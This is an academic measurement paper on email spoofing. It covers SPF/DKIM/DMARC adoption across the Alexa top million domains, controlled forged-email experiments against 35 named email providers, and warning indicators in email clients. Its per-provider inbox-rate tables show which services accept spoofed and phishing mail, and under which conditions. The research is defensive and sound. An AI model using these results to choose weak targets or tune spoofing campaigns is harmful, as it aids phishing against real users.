To defend against email spoofing attacks, various security extensions have been proposed and standardized including SPF, DKIM and DMARC. There are new protocols such as BIMI and ARC that are built on top of SPF, DKIM, and DMARC. In this paper, we primarily focus on SPF, DKIM, and DMARC since they have some level of adoption by email services in practice. BIMI and ARC have not been fully standardized yet, and we will discuss them later in §7.

**SPF.** Sender Policy Framework (SPF) allows an email service (or an organization) to publish a list of IPs that are authorized to send emails for its domain (RFC7208 [40]). For example, if a domain "`a.com`" published its SPF record in the DNS, then the receiving email services can check this record to match the sender IP with the sender email address. In this way, only authorized IPs can send emails as "`a.com`". In addition, SPF allows the organization to specify a policy regarding how the receiver should handle the email that failed the authentication.

**DKIM.** DomainKeys Identified Mail (DKIM) uses the public-key based approach to authenticate the email sender (RFC6376 [19]). The sender's email service will place a digital signature in the email header signed by the private key associated to the sender's domain. The receiving service can retrieve the sender's public key from DNS to verify the signature. In order to query a DKIM public key from DNS, one not only needs the domain name but also a *selector* (an attribute in the DKIM signature). Selectors are used to permit multiple keys under the same domain for more a fine-grained signatory control. DKIM does not specify what actions that the receiver should take if the authentication fails.

**DMARC.** Domain-based Message Authentication, Reporting and Conformance (DMARC) is built on top of SPF and DKIM (RFC7489 [50]), and it is not a standalone protocol. DMARC allows the domain administrative owner to publish a policy to specify what actions the receiver should take when the incoming email fails the SPF and DKIM check. In addition, DMARC enables more systematic reporting from receivers to senders. A domain's DMARC record is available under `_dmarc.domain.com` in DNS.

## 2.3 Research Questions and Method

Despite the available security mechanisms, significant challenges remain when these mechanisms are not properly deployed in practice. Measurements conducted in 2015 show that the adoption rates of SMTP security extensions are far from satisfying [23, 27]. Among Alexa top 1 million domains, only 40% have published an SPF record, and only 1% have a DMARC policy. These results indicate a real challenge to protect users from email spoofing. First, with a large number of domains not publishing an SPF/DKIM record, email providers cannot reliably detect incoming emails that spoof unprotected domains. Second, even a domain is SPF/DKIM-protected, the lack of (strict) DMARC policies puts the receiving server in a difficult position. It is not clear how the email providers at the receiving end would handle unverified emails. Existing works [23, 27] mainly focus on the authentication protocols on the *server-side*. However, there is still a big gap between the server-side detection and the actual impact on users.

| Status | All Domain # (%) | MX Domain # (%) |
|---|---|---|
| Total domains | 1,000,000 (100%) | 792,556 (100%) |
| w/ SPF | 492,300 (49.2%) | 473,457 (59.7%) |
| w/ valid SPF | **448,741 (44.9%)** | **430,504 (54.3%)** |
| Policy: soft fail | 272,642 (27.3%) | 268,317 (33.9%) |
| Policy: hard fail | **125,245 (12.5%)** | **112,415 (14.2%)** |
| Policy: neutral | 49,798 (5.0%) | 48,736 (6.1%) |
| Policy: pass | 1,056 (0.1%) | 1,036 (0.1%) |
| w/ DMARC | 51,222 (5.1%) | 47,737 (6.0%) |
| w/ valid DMARC | **50,619 (5.1%)** | **47,159 (6.0%)** |
| Policy: none | 39,559 (4.0%) | 36,984 (4.7%) |
| Policy: reject | **6,016 (0.6%)** | **5,225 (0.7%)** |
| Policy: quarantine | 5,044 (0.5%) | 4,950 (0.6%) |

Table 1: SPF/DMARC statistics of Alexa 1 million domains. The data was collected in January 2018.

**Our Questions.** Our study seeks to revisit the email spoofing problem by answering three key questions. (1) When email providers face uncertainty in authenticating incoming emails, how would they handle the situation? Under what conditions would forged emails be delivered to the users? (2) Once forged emails reach the inbox, what types of warning mechanisms (if any) are used to notify users of the unverified sender address? (3) How effective is the warning mechanism? Answering these questions is critical to understanding the *actual risks* exposed to users by spoofing attacks.

We answer question(1)–(2) through end-to-end spoofing experiments (§3, §4 and §5). For a given email provider, we treat it as a "blackbox". By controlling the input (*e.g.*, forged emails) and monitoring the output (receiver's inbox), we infer the decision-making process inside the blackbox. We answer question(3) by conducting a large user study (§6). The idea is to let users read spoofing/phishing emails with and without security indicators.

**Ethics.** We have taken active steps to ensure research ethics. Our measurement study only uses dedicated email accounts owned by the authors and there is no real user getting involved. In addition, to minimize the impact on the target email services, we have carefully controlled the message sending rate (one message every 10 minutes), which is no different than a regular email user. For the user study that involves "deception", we worked closely with IRB for the experiment design. More detailed ethical discussions are presented later.

## 3 Adoption of SMTP Extensions

The high-level goal of our measurement is to provide an end-to-end view of email spoofing attacks against popular email providers. Before doing so, we first examine the recent adoption rate of SMTP security extensions compared with that of three years ago [23, 27]. This helps to provide the context for the challenges that email providers face to authenticate incoming emails.





Figure 2: The adoption rate of SPF and DMARC among Alexa 1 million domains across three snapshots.

**Scanning Alexa Top 1 Million Domains.** Email authentication requires the sender domains to publish their SPF/DKIM/DMARC records to DNS. To examine the recent adoption rate of SPF and DMARC, we crawled 3 snapshots the DNS record for Alexa top 1 million hosts [1] in February 2017, October 2017, and January 2018. Similar to [23, 27], this measurement cannot apply to DKIM, because querying the DKIM record requires knowing the *selector* information for every each domain. The selector information is only available in the DKIM signature in the email header, which is not a public information. We will measure the DKIM usage later in the end-to-end measurement.

**Recent Adoption Rates.** Table 1 shows the statistics for the most recent January 2018 snapshot. SPF and DMARC both have some increase in the adoption rate but not very significant. About 44.9% of the domains have published a valid SPF record in 2018 (40% in 2015 [27]), and 5.1% have a valid DMARC record in 2018 (1.1% in 2015 [27]). The invalid records are often caused by the domain administrators using the wrong format for the SPF/DMARC record. Another common error is to have multiple records for SPF (or DMARC), which is equivalent to "no record" according to RFC7489 [50]. Figure 2 shows the adoption rate for all three snapshots. Again, the adoption rates have been increasing at a slow speed.

Among the 1 million domains, 792,556 domains are MX domains (*i.e.*, mail exchanger domains that host email services). The adoption rates among MX domains are slightly higher (SPF 54.3%, DMARC 6.0%). For non-MX domains, we argue that it is also important to publish the SPF/DMARC record. For example, `office.com` is not a MX domain, but it hosts the website of Microsoft Office. Attackers can spoof `office.com` to phish Microsoft Office users or even the employees.

**Failing Policy.** SPF and DMARC both specify a policy regarding what actions the receiver should take after the authentication fails. Table 1 shows that only a small portion of the domains specifies a strict "reject" policy: 12.5% of the domains set "hard fail" for SPF, and





Figure 3: The adoption rate as a function of the domains' Alexa rankings (January 2018).

0.6% set "reject" for DMARC. The rest of the domains simply leave the decision to the email receiver. "Soft fail"/"quarantine" means that the email receiver should process the email with caution. "Neutral"/"none" means that no policy is specified. SPF's "pass" means that the receiver should let the email go through. If a domain has both SPF and DMARC policies, DMARC overwrites SPF as long as the DMARC policy is not "none".

Domains that use DKIM also need to publish their policies through DMARC. The fact that only 5.1% of the domains have a valid DMARC record and 0.6% have a "reject" policy indicates that most DKIM adopters also did not specify a strict reject policy.

**Popular Domains.** Not too surprisingly, popular domains' adoption rates are higher as shown in Figure 3. We divide the top 1 million domains into log-scale sized bins. For SPF, the top 1,000 domains have an adoption rate of 73%. For DMARC, the adoption rate of top 1000 domains is 41%. This indicates that administrators of popular domains are more motivated to prevent their domains from being spoofed. Nevertheless, there is still a large number of (popular) domains remain unprotected.

## 4 End-to-End Spoofing Experiments

Given the current adoption rate of SMTP extension protocols, it is still challenging for email providers to reliably authenticate all incoming emails. When encountering questionable emails, we are curious about how email providers make such decisions. In the following, we describe the details of our measurement methodology and procedures.

### 4.1 Experiment Setup

We conduct end-to-end spoofing experiments on popular email providers that are used by billions of users. As shown in Figure 4, for a given email provider (`B.com`), we set up a user account under `B.com` as the email receiver (`test@B.com`). Then we set up an experimental





Figure 4: End-to-end spoofing experiment setup. We use our server `E.com` to send a forged email to the target email service `B.com` by spoofing `A.com`.

server (`E.com`) to send forged emails to the receiver account. Our server runs a Postfix mail service [3] to directly interact with the target mail server using SMTP. By controlling the input (the forged email) and observing the output (the receiver account), we infer the decision-making process inside of the target email service.

**Selecting Target Email Providers.** This study focuses on popular and public email services with two considerations. First, popular email services such as Yahoo Mail and Gmail are used by more than one billion users [46, 55]. Their security policies and design choices are likely to impact more people. Second, to perform end-to-end experiments, we need to collect data from the receiver end. Public email services allow us to create an account as the receiver. Our experiment methodology is applicable to private email services but requires collaborations from the internal users.

To obtain a list of popular public email services, we refer to Adobe's leaked user database (152 million email addresses, 9.3 million unique email domains) [41]. We ranked the email domains based on popularity, and manually examined the top 200 domains (counting for 77.7% of all email addresses). After merging domains from the same service (*e.g.*, `hotmail.com` and `outlook.com`) and excluding services that don't allow us to create an account, we obtained a short list of 28 email domains. To include the more recent public email services, we searched on Google and added 6 more services (`yeah.net`, `protonmail.com`, `tutanota.com`, `zoho.com`, `fastmail.com`, and `runbox.com`). We notice that Google's Gmail and Inbox have very different email interfaces and we treat them as two services.

In total, we have 35 popular email services which cover 99.8 million email addresses (65.7%) in the Adobe database. As an additional reference, we also analyze the Myspace database (131.4 million email addresses) [54]. We find that 101.8 million email addresses (77.5%) are from the 35 email services, confirming their popularity. The list of the email providers is shown in Table 2

### 4.2 Experiment Parameters

To examine how different factors affect the outcome of email spoofing, we apply different configurations to the experiment. We primarily focus on parameters that

are likely to affect the spoofing outcome, including the spoofed sender address, email content, sender IP, and the receiver's email client (user interface).

**Spoofed Sender Address.** The sender address is a critical part of the authentication. For example, if the spoofed domain (`A.com`) has a valid SPF/DKIM/DMARC record, then the receiver (in theory) is able to detect spoofing. We configure three profiles for the spoofed sender domain: (1) *None*: no SPF/DKIM/DMARC record (*e.g.*, `thepiratebay.org`); (2) *Relaxed*: SPF/DKIM with a "none" policy (*e.g.*, `tumblr.com`); and (3) *Strict*: SPF/DKIM with a strict "reject" policy (*e.g.*, `facebook.com`). For each profile, we randomly pick 10 domains (30 domains in total) from Alexa top 5000 domains (the detailed list is in Appendix A).

**Email Content.** Email content can affect how spam filters handle the incoming emails [11]. Note that our experiment is not to reverse-engineer exactly how spam filters weight different keywords, which is an almost infinite searching space. Instead, we focus on spoofing (where the sender address is forged). We want to *minimize* the impact of spam filters and examine how the receivers' decision is affected by the address forgery (spoofing) alone.

To this end, we configure 5 different types of email content for our study: (1) a blank email, (2) a blank email with a benign URL (`http://google.com`), (3) a blank email with a benign attachment (an empty text file). Then we have (4) a benign email with actual content. This email is a real-world legitimate email that informs a colleague about the change of time for a meeting. The reason for using "benign" content is to test how much the "spoofing" factor alone contributes to the email providers' decisions. In addition, to test whether a phishing email can penetrate the target service, we also include (5) an email with phishing content. This phishing email is a real-world sample from a phishing attack targeting our institution recently. The email impersonates the technical support to notify the victim that her internal account has been suspended and ask her to re-activate the account using a URL (to an Amazon EC2 server).

**Sender IP.** The IP address of the sender's mail server may also affect the spoofing success. We configure a *static* IP address and a *dynamic* IP address. Typically, mail servers need to be hosted on a static IP. In practice, attackers may use dynamic IPs for the lower cost.

**Email Client.** We examine how different email clients warn users of forged emails. We consider 3 common email clients: (1) a web client, (2) a mobile app, and (3) a third-party email client. All the 35 selected services have a web interface, and 28 have a dedicated mobile app. Third-party clients refer to the email applications (*e.g.*, Microsoft Outlook and Apple Mail) that allow users to check emails from any email providers.

# 5 Spoofing Experiment Results

In this section, we describe the results of our experiments. First, to provide the context, we measure the authentication protocols that the target email providers use to detect forged emails. Then, we examine how email providers handle forged emails and identify the key factors in the decision making. For emails that reached the inbox, we examine whether and how email providers warn users about their potential risks. Note that in this section, the all experiment results reflect the state of the target email services as of January 2018.

## 5.1 Authentication Mechanisms

To better interpret the results, we first examine how the 35 email providers authenticate incoming emails. One way of knowing their authentication protocols is to analyze the email headers and look for SPF/DKIM/DMARC authentication results. However, not all the email providers add the authentication results to the header (*e.g.*, `qq.com`) Instead, we follow a more reliable method [27] by setting up an *authoritative* DNS server for our own domain and sending an email from our domain. In the meantime, the authoritative DNS server will wait and see whether the target email service will query the SPF/DKIM/DMARC record. We set the TTL of the SPF, DKIM and DMARC records as 1 (second) to force the target email service always querying our *authoritative* DNS server. The results are shown in Table 2 (left 4 columns). 35 email providers can be grouped into 3 categories based on their protocols:

- **Full Authentication (16):** Email services that perform all three authentication checks (SPF, DKIM and DMARC). This category includes the most popular email services such as Gmail, Hotmail and iCloud.
- **SPF/DKIM but no DMARC (15):** Email services that check either SPF/DKIM, but do not check the sender's DMARC policy. These email services are likely to make decisions on their own.
- **No Authentication (4):** Email services that do not perform any of the three authentication protocols.

## 5.2 Decisions on Forged Emails

Next, we examine the decision-making process on forged emails. For each of the 35 target email services, we test all the possible combinations of the parameter settings (30 spoofed addresses $\times$ 5 types of email content $\times$ 2 IP

| Email Provider | Supported Protocols | | | Overall Rate | IP | | Spoofed Address Profile | | | Email Content | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | SPF | DKIM | DMARC | n=1500 | Static 750 | Dynamic 750 | None 500 | Related 500 | Strict 500 | BLK 300 | URL 300 | Atta. 300 | Benign 300 | Phish. 300 |
| mail.ru | ✓ | ✓ | ✓ | 0.69 | 0.69 | 0.69 | 1.00 | 0.99 | 0.07 | 0.70 | 0.69 | 0.69 | 0.68 | 0.68 |
| fastmail.com | ✓ | ✓ | ✓ | 0.66 | 1.00 | 0.32 | 0.70 | 0.65 | 0.64 | 0.67 | 0.66 | 0.67 | 0.67 | 0.65 |
| 163.com | ✓ | ✓ | ✓ | 0.58 | 0.66 | 0.50 | 0.73 | 0.54 | 0.47 | 0.53 | 0.60 | 0.45 | 0.66 | 0.66 |
| 126.com | ✓ | ✓ | ✓ | 0.57 | 0.66 | 0.48 | 0.74 | 0.54 | 0.43 | 0.54 | 0.56 | 0.46 | 0.65 | 0.64 |
| gmail.com | ✓ | ✓ | ✓ | 0.53 | 0.56 | 0.51 | 0.93 | 0.66 | 0.00 | 0.58 | 0.58 | 0.50 | 0.60 | 0.40 |
| gmail inbox | ✓ | ✓ | ✓ | 0.53 | 0.56 | 0.51 | 0.93 | 0.66 | 0.00 | 0.58 | 0.58 | 0.50 | 0.60 | 0.40 |
| naver.com | ✓ | ✓ | ✓ | 0.50 | 0.50 | 0.51 | 0.95 | 0.56 | 0.00 | 0.51 | 0.50 | 0.50 | 0.50 | 0.50 |
| yeah.net | ✓ | ✓ | ✓ | 0.36 | 0.51 | 0.21 | 0.44 | 0.38 | 0.26 | 0.23 | 0.35 | 0.34 | 0.61 | 0.28 |
| tutanota.com | ✓ | ✓ | ✓ | 0.36 | 0.41 | 0.30 | 0.90 | 0.17 | 0.00 | 0.39 | 0.39 | 0.20 | 0.39 | 0.39 |
| yahoo.com | ✓ | ✓ | ✓ | 0.35 | 0.67 | 0.03 | 0.52 | 0.52 | 0.00 | 0.33 | 0.34 | 0.33 | 0.38 | 0.35 |
| inbox.lv | ✓ | ✓ | ✓ | 0.32 | 0.63 | 0.00 | 0.50 | 0.45 | 0.00 | 0.32 | 0.32 | 0.32 | 0.32 | 0.32 |
| protonmail.com | ✓ | ✓ | ✓ | 0.30 | 0.60 | 0.00 | 0.45 | 0.45 | 0.00 | 0.32 | 0.26 | 0.29 | 0.31 | 0.32 |
| seznam.cz | ✓ | ✓ | ✓ | 0.24 | 0.48 | 0.00 | 0.35 | 0.25 | 0.13 | 0.35 | 0.35 | 0.35 | 0.08 | 0.08 |
| aol.com | ✓ | ✓ | ✓ | 0.18 | 0.16 | 0.19 | 0.29 | 0.25 | 0.00 | 0.24 | 0.20 | 0.22 | 0.23 | 0.00 |
| icloud.com | ✓ | ✓ | ✓ | 0.07 | 0.10 | 0.04 | 0.11 | 0.09 | 0.00 | 0.01 | 0.01 | 0.01 | 0.17 | 0.14 |
| hotmail.com | ✓ | ✓ | ✓ | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |
| juno.com | ✓ | ✓ | × | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 |
| sina.com | ✓ | ✓ | × | 0.79 | 0.79 | 0.79 | 1.00 | 0.60 | 0.76 | 0.80 | 0.79 | 0.78 | 0.79 | 0.78 |
| op.pl | ✓ | ✓ | × | 0.71 | 0.71 | 0.71 | 1.00 | 0.72 | 0.40 | 0.71 | 0.71 | 0.71 | 0.71 | 0.71 |
| sapo.pt | ✓ | × | × | 0.59 | 0.67 | 0.50 | 0.91 | 0.54 | 0.31 | 0.64 | 0.53 | 0.49 | 0.63 | 0.64 |
| zoho.com | ✓ | ✓ | × | 0.58 | 0.57 | 0.58 | 0.99 | 0.54 | 0.21 | 0.59 | 0.54 | 0.59 | 0.59 | 0.59 |
| qq.com | ✓ | ✓ | × | 0.43 | 0.80 | 0.06 | 0.57 | 0.42 | 0.29 | 0.43 | 0.44 | 0.43 | 0.41 | 0.43 |
| mynet.com | ✓ | ✓ | × | 0.35 | 0.63 | 0.07 | 0.04 | 0.28 | 0.37 | 0.47 | 0.35 | 0.07 | 0.43 | 0.43 |
| gmx.com | ✓ | ✓ | × | 0.27 | 0.54 | 0.00 | 0.38 | 0.27 | 0.17 | 0.30 | 0.06 | 0.30 | 0.35 | 0.35 |
| mail.com | ✓ | ✓ | × | 0.27 | 0.54 | 0.00 | 0.37 | 0.27 | 0.17 | 0.29 | 0.06 | 0.30 | 0.35 | 0.35 |
| daum.net | ✓ | × | × | 0.27 | 0.52 | 0.01 | 0.33 | 0.29 | 0.18 | 0.28 | 0.26 | 0.27 | 0.27 | 0.25 |
| runbox.com | ✓ | ✓ | × | 0.24 | 0.48 | 0.00 | 0.28 | 0.26 | 0.19 | 0.25 | 0.00 | 0.00 | 0.48 | 0.48 |
| interia.pl | ✓ | × | × | 0.14 | 0.28 | 0.00 | 0.20 | 0.14 | 0.08 | 0.01 | 0.00 | 0.00 | 0.36 | 0.34 |
| o2.pl | ✓ | ✓ | × | 0.12 | 0.20 | 0.04 | 0.22 | 0.12 | 0.02 | 0.23 | 0.03 | 0.23 | 0.07 | 0.03 |
| wp.pl | ✓ | ✓ | × | 0.11 | 0.20 | 0.04 | 0.20 | 0.12 | 0.02 | 0.23 | 0.03 | 0.23 | 0.04 | 0.03 |
| sohu.com | ✓ | × | × | 0.03 | 0.03 | 0.03 | 0.02 | 0.03 | 0.03 | 0.04 | 0.04 | 0.01 | 0.03 | 0.03 |
| t-online.de | × | × | × | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 |
| excite.com | × | × | × | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 |
| freemail.hu | × | × | × | 0.99 | 0.99 | 0.99 | 1.00 | 1.00 | 0.96 | 0.97 | 1.00 | 0.97 | 1.00 | 1.00 |
| rediffmail.com | × | × | × | 0.78 | 0.79 | 0.78 | 0.74 | 0.80 | 0.80 | 0.76 | 0.79 | 0.76 | 0.79 | 0.79 |


Table 2: The ratio of emails that reached the inbox (inbox rate). We break down the inbox rate for emails with different configuration parameters (sender IP, the SPF/DKIM/DMARC profile of the sender address, and the email content).

addresses), and then repeat the experiments for 5 times. Each email service receives 300 × 5 = 1,500 emails (52,500 emails in total). We shuffled all the emails and send them in randomized orders. We also set a sending time interval of 10 minutes (per email service) to minimize the impact to the target mail server. The experiment was conducted in December 2017– January 2018. Note the volume of emails in the experiment is considered very low compared to the *hundreds of billions* of emails sent over the Internet every day [5]. We intentionally limit our experiment scale so that the experiment emails would not impact the target services (and their email filters) in any significant ways. The randomized order and the slow sending speed helps to reduce the impact of the earlier emails to the later ones in the experiments.

After the experiment, we rely on IMAP/POP to retrieve the emails from the target email provider. For a few providers that do not support IMAP or POP, we use a browser-based crawler to retrieve the emails directly through the web interface. As shown in Table 2, we group email providers based on the supported authentication protocols. Within each group, we rank email providers based on the *inbox rate*, which is the ratio of emails that arrived the inbox over the total number of emails sent. Emails that did not arrive the inbox were either placed in the spam folder or completely blocked by the email providers.

**Ratio of Emails in the Inbox.** Table 2 shows that the vast majority of email services can be successfully penetrated. 34 out of the 35 email services allowed at least one forged email to arrive the inbox. The only exception is Hotmail which blocked all the forged emails. 33 out of 35 services allowed at least one *phishing* email to get into the inbox. In particular, the phishing email has penetrated email providers that perform full authentications (*e.g.*, Gmail, iCloud, Yahoo Mail) when spoofing sender domains that do not have a strict reject DMARC policy. In addition, providers such as `juno.com`, `t-online.de`, and `excite.com` did not block forged emails at all with a 100% inbox rate. `juno.com` actually checked both SPF and DKIM. This suggests that even though the email providers might have detected the email forgery, they still deliver the email to the user inbox.

**Impact of Receiver's Authentication.** Table 2 shows that email providers' authentication methods affect the spoofing result. For email providers that perform no authentication, the aggregated inbox rate is 94.2%. In comparison, the aggregated inbox rate is much lower for email providers that perform a full authentication




(a) Sender IP (b) Sender Address SPF/DK./DMA. Profile (c) Email Content

Figure 5: The aggregated rato of emails that reached the user inbox (inbox rate). The legend displays the 3 authentication groups of the receivers. Each subfigure shows the breakdown results for emails with specific configurations.

(39.0%) and email providers that just perform SPF/DKIM (39.3%). To examine the statistical significance of the differences, we apply Chi-Squared test on emails sent to the three types of email providers. The result confirms that emails are more likely to reach the inbox of "no-authentication" providers compared to the two other groups with statistical significance (both $p < 0.01$).

However, the difference between the "full-authentication" email providers and the "SPF/DKIM only" email providers are *not* statistically significant ($p = 0.495$). This indicates that the DMARC check has a relatively minor effect. Table 2 shows that DMARC check primarily affects emails where the spoofed domain has a "strict" reject policy. However, even with a full-authentication, the inbox rate of these emails is not always 0.00 (*e.g.*, `mail.ru`, `fastmail.com`, `163.com`, `126.com`, `yeah.net`, `seznam.cz`). This is because certain email providers would consider the DMARC policy as a "suggested action", but do not always enforce the policy.

**Impact of the Sender IP.** To better illustrate the impact of different email configurations, we plot Figure 5. We first group the target email providers based on their authentication method (3 groups), and then calculate the *aggregated inbox rate* for a specific configuration setting. As shown in Figure 5(a), emails that sent from a static IP has a higher chance to reach the inbox (56.9%) compared to those from a dynamic IP (33.9%). Chi-Square statistical analysis shows the difference is statistically significant ($p < 0.0001$). In practice, however, dynamic IPs are still a viable option for attackers since they are cheaper.

To ensure the validity of results, we have performed additional analysis to make sure our IPs were not blacklisted during the experiment. More specifically, we analyze our experiment traces to monitor the inbox rate throughout the experiment process. In our experiment, each email service receives 1500 emails, and we checked the inbox rate per 100 emails over time. If our IPs were blacklisted during the experiment, there should be a sharp decrease in the inbox rate at some point. We did not observe that in any of the tested email services. We also checked 94 public blacklists [2], and our IPs are not on any of them.

**Impact of Spoofed Sender Domain.** Figure 5(b) demonstrates the impact of the spoofed sender address. Overall, spoofing a sender domain that has no SPF/DKIM/DMARC records yields a higher inbox rate (60.5%). Spoofing a sender domain with SPF/DKIM and a "relaxed" failing policy has a lower inbox rate (47.3%). Not too surprisingly, domains with SPF/DKIM records and a "strict" reject policy is the most difficult to spoof (inbox rate of 28.4%). Chi-Square statistical analysis shows the differences are significant ($p < 0.00001$). The result confirms the benefits of publishing SPF/DKIM/DMARC records. However, publishing these records cannot completely prevent being spoofed, since email providers may still deliver emails that failed the SPF/DKIM authentication.

**Impact of Email Content.** Figure 5(c) shows that the inbox rates are not very different for different email content. The differences are small but not by chance (Chi-Squared test $p < 0.00001$). This suggests that our result is not dependent on a specific email content chosen for the study. Recall that we specifically use benign-looking content to minimize the impact of spam filters, so that we can test how much the "spoofing" factor contributes to email providers' decisions. This does not mean that email content has no impact on the decision making. On the contrary, if an email has a blacklisted URL or a known malware as the attachment, we expected more emails will be blocked (which is not our study purpose). Our result simply shows that today's attackers can easily apply spoofing to conduct targeted spear phishing. In the context of spear phishing, it is a reasonable assumption that the attacker will craft benign-looking content with URLs that have not been blacklisted yet [33].

**Ranking the Factors.** To determine which factors contribute more to a successful penetration, we perform

[2] https://mxtoolbox.com/blacklists.aspx





Figure 6: Security indicators on forged emails from 9 email providers. (a)–(e) are for regular forged emails. (f)–(h) only show up when the spoofed sender and the receiver belong to the same provider. (i) only shows up when spoofing an existing contact.

| Feature | $Chi^2$ | Mutual Info |
|---|---|---|
| Receiver authentication method | 6497.93 | 0.0707 |
| Spoofed sender address | 3658.72 | 0.0356 |
| Sender IP | 2799.51 | 0.0269 |
| Email content | 115.27 | 0.0011 |

Table 3: Feature ranking.

a "feature ranking" analysis. We divide all the emails into two classes: *positive* (inbox) and *negative* (spam folder or blocked). For each email, we calculate four features: email content ($F_1$), sender address profile ($F_2$), receiver authentication group ($F_3$), and sender IP ($F_4$), all of which are categorical variables. Then we rank features based on their distinguishing power to classify emails into the two classes using standard metrics: Chi-Square Statistics [45] and Mutual Information [17]. As shown in Table 3, consistently, "receiver authentication method" is the most important factor, followed by the "spoofed sender address". Note that this analysis only compares the relative importance of factors in our experiment. We are not trying to reverse-engineer the complete defense system, which requires analyzing more features.

**Discussion.** It takes both the sender and the receiver to make a reliable email authentication. When one of them fails to do their job, there is a higher chance for the forged email to reach the inbox. In addition, email providers tend to prioritize email delivery over security. When an email fails the authentication, most email providers (including Gmail and iCloud) would still deliver the email as long as the policy of the spoofed domain is not "reject". Based on the earlier measurement result (§3), only 13% of the 1 million domains have set a "reject" or "hard fail" policy, which leaves plenty of room for attackers to perform spoofing.

Our analysis also revealed a vulnerability in two email services (`sapo.p` and `runbox.com`), which would allow an attacker to send spoofing emails through the email provider's IP. Since this is a different threat model, we discuss the details of this vulnerability in Appendix B.

## 5.3 Email Clients and Security Indicators

For emails that reached the user inbox, we next examine the security indicators on email interfaces to warn users. Again the results represent the state of email services as of January 2018.

**Web Client.** We find that only 6 email services have displayed security indicators on forged emails including `Gmail`, and `protonmail`, `naver`, `mail.ru`, `163.com` and `126.com` (Figure 6 (a)–(e)). Other email services display forged emails without any visual alert (*e.g.*, Yahoo Mail, iCloud). Particularly, Gmail and Google Inbox are from the same company, but the web version of Google Inbox has no security indicator. Gmail's indicator is a "question mark" on the sender's icon. Only when users move the mouse over the image, it will show the following message: *"Gmail could not verify that <sender> actually sent this message (and not a spammer)"*. The red lock icon is not related to spoofing, but to indicate the communication between MX servers is unencrypted. On the other hand, services like `naver`, `163.com` and `protonmail` use explicit text messages to warn users.

**Mobile Client.** Even fewer mobile email apps have adopted security indicators. Out of the 28 email services with a dedicated mobile app, only 4 services have mobile security indicators including `naver`, `protonmail`, `Gmail`, and `google inbox`. The other services removed the security indicators for mobile users. Compared to the web interface, mobile apps have very limited screen size. Developers often remove "less important" information to keep a clean interface. Unfortunately, the security indicators are among the removed elements.

| Misleading UI | Email Providers (25 out of 35) |
|---|---|
| Sender Photo (6) | G-Inbox, Gmail, zoho, icloud*, gmx†, mail.com† |
| Name Card (17) | yahoo, hotmail, tutanota, seznam.cz, fastmail, gmx, mail.com, Gmail*, sina*, juno*, aol*, 163.com†, 126.com†, yeah.net†, sohu†, naver†, zoho† |
| Email History (17) | hotmail, 163.com, 126.com, yeah.net, qq, zoho, mail.ru, yahoo*, Gmail*, sina*, naver*, op.pl*, interia.pl*, daum.net* gmx.com*, mail*, inbox.lv* |

